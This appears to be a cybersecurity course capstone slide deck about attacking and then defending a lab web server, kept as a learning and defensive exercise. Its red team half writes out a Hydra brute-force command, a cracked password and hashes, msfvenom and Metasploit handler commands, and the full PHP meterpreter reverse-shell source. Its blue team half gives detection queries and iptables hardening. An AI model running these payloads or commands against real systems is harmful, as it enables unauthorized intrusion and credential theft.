Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Created by Jackson Schlesinger, July 2021

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVM-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Cloud-Based Host Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	SIEM System

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled	Able to us web browser to view entire directories on Apache Web Server	Reconnaissance uncovered location of /company_folders/secret_folder/
Weak Usernames and Passwords	Simplistic and common usernames can be socially engineered. Password found in rockyou.txt	Hydra attack gained user password, leading to access of secret folders, password hash, and WebDAV
Reverse Shell via WebDAV Exploit	WebDAV protocol an extension of HTTP, undetected remote access possible if not configured properly	Persistent reverse shell launched against target, accessed root directory and captured flag

Exploitation: Directory Listing Enabled

01

Tools & Processes

nmap -sn 192.168.1.0/24
nmap -sV 192.168.1.105

dirb http://192.168.1.105

Use any web browser to navigate to http://192.168.1.105

02

Achievements

nmap subnet scan revealed IP address of target machine


nmap vulnerability scan revealed open ports and running services

Traversed apache web server directory to discover location of /secret_folder/

03

```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-19 18:06 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux
; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```



Exploitation: Weak Usernames and Passwords

01

Tools & Processes

Reconnaissance on http://192.168.1.105

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

02

Achievements

Guessed username for account “ashton”

Used “ashton” credentials to gain access to /company_folders/secret_folder/

/company_folders/secret_folder/ contained hashed password and instructions for access to WebDAV

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-19 18:25:22
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Reverse Shell via WebDAV Exploit

01

Tools & Processes

msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90 LPORT=4444
-f raw > shell.php

dav://192.168.1.105/webdav

msfconsole
use exploit/multi/handler
set payload
php/meterpreter/reverse_tcp
set lhost 192.168.1.90
set lport 4444
run

02


Achievements


Created and uploaded msfvenom payload

Address used for transfer of shell.php script to target machine

Launched reverse shell attack to gain root access to apache web server and capture flag

03







flag.txt -->
b1ng0w@5h1sn@m0

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The initial port scan occurred on July 15, 2021 @ 18:00 EST
- 583,491 connections occurred, and the source IP was 192.168.1.90 (Kali)
- The sudden spike in network traffic pictured below are indicated of a port scan





Analysis: Finding the Request for the Hidden Directory

- 14,771 requests were made to /company_folders/secret_folder/ occurred on July 15 @ 19:13:48.795
- The file “connect_to_corp_server” was requested which contained password hash and instructions for connecting to WebDAV

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/	411,311
http://192.168.1.105/company_folders/secret_folder/	14,771
http://192.168.1.105/webdav	71
http://192.168.1.105/webdav/shell.php	
http://192.168.1.105/	

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's
account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack

- 14,765 requests were made in the Hydra brute force attack
- 14,753 requests returned HTTP status code 401 (Unauthorized) and 2 requests returned HTTP status code 200 (OK), indicating a successful attack

user_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company_folders/secret_folder/"

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	14,765

url.path: /company_folders/secret_folder/ user_agent.original: Mozilla/4.0 (Hydra) status: OK @timestamp: Jul 15, 2021 @ 19:55:11.875 network.direction: outbound network.community_id: 1:9WRjjtcxtqNZtoSfssX1Z0ytnts= network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http event.dataset: http event.duration: 1.2 event.start: Jul 15, 2021 @ 19:55:11.875 event.end: Jul 15, 2021 @ 19:55:11.876 event.kind: event event.category: network_traffic host.name: Kali agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: e8ff515e-90cb-4a5d-99af-4903e0aa3d2e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat

Analysis: Finding the WebDAV Connection

- 71 requests were made to the /webdav directory
- The files were requested the msfvenom payload, shell.php and passwd.dav, which contained and MD5 hash for user account “Ryan”

url.path : "/webdav" and not user_agent.original : "Mozilla/4.0 (Hydra)"

```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

/root/shell.php - Mousepad

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
/*<?php /**/ error_reporting(0); $ip = '192.168.1.90'; $port = 4444;
if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f))
{ $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s,
$ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); }
$a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] =
$s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
{ eval($b); } die();
```

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	71

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Search:

destination.ip : 192.168.1.105 and
destination.port : (not 443 or 80)

Report:

Ports accessed per source IP

Alarm:

Send email when more than 5 ports (not 443 or 80) are accessed at the same time by the same IP address

System Hardening

Configurations to mitigate port scans:

Proactively detect for open ports on system

Set server IPtables to block and delay port scanning

```
iptables -A port-scan -p tcp –tcp-flags SYN,ACK,FIN,RST RST -m limit –limit 1/s -j RETURN
iptables -A port-scan -j DROP –log-level 6
iptables -A specific-rule-set -p tcp –syn -j syn-flood
iptables -A specific-rule-set -p tcp –tcp-flags SYN,ACK,FIN,RST RST -j port-scan
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

Search:

url.path :
“/company_folders/secret_folder/”

Report:

/company_folders/secret_folder/
accessed by unknown IP

Alarm:

Send email any time
/company_folders/secret_folder/
accessed by unknown IP

System Hardening

Configurations to block unwanted access:

Edit host configuration file to block access to /secret_folder/ by unknown IP address

Rename and /secret_folder/ and encrypt its contents

Disable directory listing in apache

Mitigation: Preventing Brute Force Attacks

Alarm

Search:

user_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company_folders/secret_folder/"

Report:

Number of Error (401) responses returned

Alarm:

Send email when more than 5 Error (401) or any OK (200) responses occur from unknown IPs

System Hardening

Configuration to block brute force attacks:

Require complex passwords

Require multi-factor authentication for login attempts

Require CAPTCHA to verify login attempts made by humans

Lockout accounts after multiple failed login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

Search:

url.path : “/webdav/”

Report:

Attempts to access /webdav/ from unknown IPs

Alarm:

Send email when requests to access /webdav/ are made from unknown IPs

System Hardening

Configurations to control access:

Edit host configuration file to block access to /webdav/ by unknown IP address

Use IPtables to create list of trusted IP addresses

iptables -I INPUT -s (*TRUSTED IP)* -p tcp -m multiport --dports 80,443 -j ACCEPT

Mitigation: Identifying Reverse Shell Uploads

Alarm

Search:

http.request.method : “put” and
url.path: “/webdav/”

Report:

http “put” requests from unknown IPs

Alarm:

Send email when http “put” requests made for /webdav/ by unknown IP

System Hardening

Configuration to block file uploads:

Edit host configuration file to block access to /webdav/ by unknown IP address

Set /webdav/ folder permissions to read only

```
sudo chmod a=r /webdav
```


The End